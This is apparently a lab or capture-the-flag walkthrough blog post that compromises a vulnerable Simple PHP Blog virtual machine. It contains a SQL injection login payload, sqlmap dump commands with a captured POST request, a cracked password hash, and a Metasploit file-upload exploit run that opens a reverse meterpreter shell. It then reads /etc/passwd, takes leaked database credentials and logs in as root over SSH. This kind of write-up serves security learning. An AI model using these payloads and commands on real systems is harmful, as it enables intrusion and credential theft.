

Damn this took a while to set up, but here we are



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.10.10.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 11:43 WET
Nmap scan report for 10.10.10.100
Host is up (0.00068s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
|_  256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
80/tcp open  http    Apache httpd 2.2.17 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.17 (Ubuntu)
|_http-title: Welcome to this Site!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds
```

Weird little website we have here. User disclosure yay, admin@isints.com




IsIntS

Welcome

Welcome to my IsIntS Internal Website.
If you have any questions email me at admin@isints.com

After going to the login page and trying some quotes as credentials...:



```
An error occurred in script '/var/www/login.php' on line 47: Query: SELECT * FROM users WHERE email='' OR 1=1 --' AND pass='bb589d0621e5472f470fa3425a234c74b1e202e8' AND active IS NULL
MySQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'bb589d0621e5472f470fa3425a234c74b1e202e8' AND active IS NULL' at line 1
Date/Time: 3-14-2021 07:50:43
```

There is also a php information page at http://10.10.10.100/info


The following SQLi payload allows me to login as admin, but it’s not of much use. Let’s try to dump something **admin@isinst.com' OR 1 = 1 -- -**

I don’t know how to use sqlmap against POST requests… So I followed this tutorial https://hackertarget.com/sqlmap-post-request-injection/

This worked

sqlmap -r request.txt -p email --level 5 --risk 3 --dump-all

And request.txt contains a POST request I grabbed with zap:




```
POST http://10.10.10.100/login.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://10.10.10.100
Connection: keep-alive
Referer: http://10.10.10.100/login.php
Cookie: PHPSESSID=og1lp9mjtq2j94da75amg6rei5
Upgrade-Insecure-Requests: 1
Host: 10.10.10.100

email=&pass=&submit=Login&submitted=TRUE
```

--dump-all was a big mistake, let me change it to just --dump

sqlmap -r request.txt -p email --level 5 --risk 3 --dump


Perfect!



```
+---------+------------------------------------------+-----------------+
| user_id | pass                                     | email           |
+---------+------------------------------------------+-----------------+
| 1       | c2c4b4e51d9e23c02c15702c136c3e950ba9a4af | admin@isints.com |
```

There’s also the columns First Name and Last Name → Dan Privett

Hashes.com is my new favorite hash cracking website. Crackstation is really hit or miss, hashes.com usually cracks a lot more stuff



✓ Found:

```
c2c4b4e51d9e23c02c15702c136c3e950ba9a4af:killerbeesareflying
```


And that’s an awesome password

So right now we have admin@isints.com:killerbeesareflying

Let me try to ssh to www-data maybe? Or dan? Admin maybe?..... None worked

I can log in to the first website but it's just plain http again. It's useless. And the credentials (or any similar username) don't work at /blog

After being stuck for a while I ran dirbuster again but on /blog/




Index of /blog/docs

Name	Last modified	Size	Description
Parent Directory		-	
CHANGELOG.TXT	18-Jan-2005 12:23	4.1K	
CREDITS.TXT	18-Jan-2005 12:33	1.7K	
INSTALL.TXT	20-Sep-2004 09:32	1.4K	
README.TXT	18-Jan-2005 12:23	875	
TODO.TXT	18-Jan-2005 12:24	4.6K	
TRACKBACKS.TXT	28-Nov-2004 06:25	877	
UPGRADING.TXT	18-Jan-2005 12:26	813	

Apache/2.2.17 (Ubuntu) Server at 10.10.10.100 Port 80


Awesome. I opened every file and searched for interesting stuff

Inside INSTALL.TXT there is this:



```
Trouble Shooting
----------------
Simple PHP Blog stores all of your information in three
separate folders. These folders are dynamically created:

config/
content/
images/
```

TRACKBACKS.TXT



```
Simple PHP Blog:
----------------

This is a modified version of the original SPHPBlog found at
http://sourceforge.net/projects/sphpblog/

This version is Trackback (http://www.movabletype.org/trackback/beginners/)
enabled.

WARNING: Make backup copies first!!
This stuff is not yet very well tested!! It works fine for me, but your mileage
may vary.
```

UPGRADING.TXT talks about an ftp server. Good to know

Let me go ahead and browse config/, content/ and images/


Content and images are basically empty. Config has a password.txt file:
$1$weWj5iAZ$NU4CkeZ9jNtcP/qrPC69a/

$1 is md5 I think? Or SHA-1 not sure, I always get them confused... But I think MD5

It’s MD5. It’s weird that the format doesn’t match. Not with base 64 either…


Anyway, msfconsole → search SPHPBlog

Awesome



```
msf6 > search sphp

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/unix/webapp/sphpblog_file_upload  2005-08-25       excellent  Yes    Simple PHP Blog Remote Command Execution
```

And I got a meterpreter shell! Never got one before but I have learned about this many times, at Cyber Mentor’s PEH and Georgia Weidman’s course for example




```
msf6 exploit(unix/webapp/sphpblog_file_upload) > run

[*] Started reverse TCP handler on 10.10.10.4:4444
[+] Successfully retrieved hash: $1$weWj5iAZ$NU4CkeZ9jNtcP/qrPC69a/
[+] Successfully removed /config/password.txt
[+] Successfully created temporary account.
[+] Successfully logged in as l2lmlc:egvywr
[+] Successfully retrieved cookie: q1is3i7tksao8ou35fq8enjrm2
[+] Successfully uploaded JvRVLtKrzcCdgaHr5J33.php
[+] Successfully uploaded zWZkcV6KgK9uBhODNEar.php
[+] Successfully reset original password hash.
[+] Successfully removed /images/JvRVLtKrzcCdgaHr5J33.php
[*] Calling payload: /images/zWZkcV6KgK9uBhODNEar.php
[*] Sending stage (39282 bytes) to 10.10.10.100
[*] Meterpreter session 2 opened (10.10.10.4:4444 → 10.10.10.100:55458) at 2021-03-14 14:36:54 +0000
[+] Successfully removed /images/zWZkcV6KgK9uBhODNEar.php

meterpreter > |
```

“Shell” to drop into a system shell, “/bin/bash -i” for interactive shell, “whoami” gets me www-data

Cat /etc/passwd shows a user named “dan”

/var/backups/mysqli_connect.php has the following:




```
DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'root@ISIntS');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');
```

mysql -u root -p
Enter password: **root@ISIntS**

This just leaves the terminal hanging with no output, so I know these are the credentials. Random credentials return an error.

I thought there was something wrong with my VM. I swear I was stuck for ages here, so I looked up a walkthrough.
The solution was to SSH with root:root@ISIntS. I'm so stupid

Here it is



```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.10.10.100
root@10.10.10.100's password:
Welcome to Ubuntu 11.04 (GNU/Linux 2.6.38-8-server x86_64)

 * Documentation:  http://www.ubuntu.com/server/doc

  System information as of Sun Mar 14 10:32:25 EDT 2021

  System load:  0.0               Processes:           87
  Usage of /:   3.0% of 38.64GB   Users logged in:     0
  Memory usage: 13%               IP address for eth0: 10.10.10.100
  Swap usage:   0%

  ⇒ There are 3 zombie processes.

  Graph this data and manage this system at https://landscape.canonical.com/
Last login: Mon May  9 19:29:03 2011
root@web:~# whoami
root
```

Jesus I am really mad at this box. It is so obvious in hindsight but I kept getting stuck. There's a lesson to take from this: **doesn't matter how stupid or easy a solution sounds, just try it**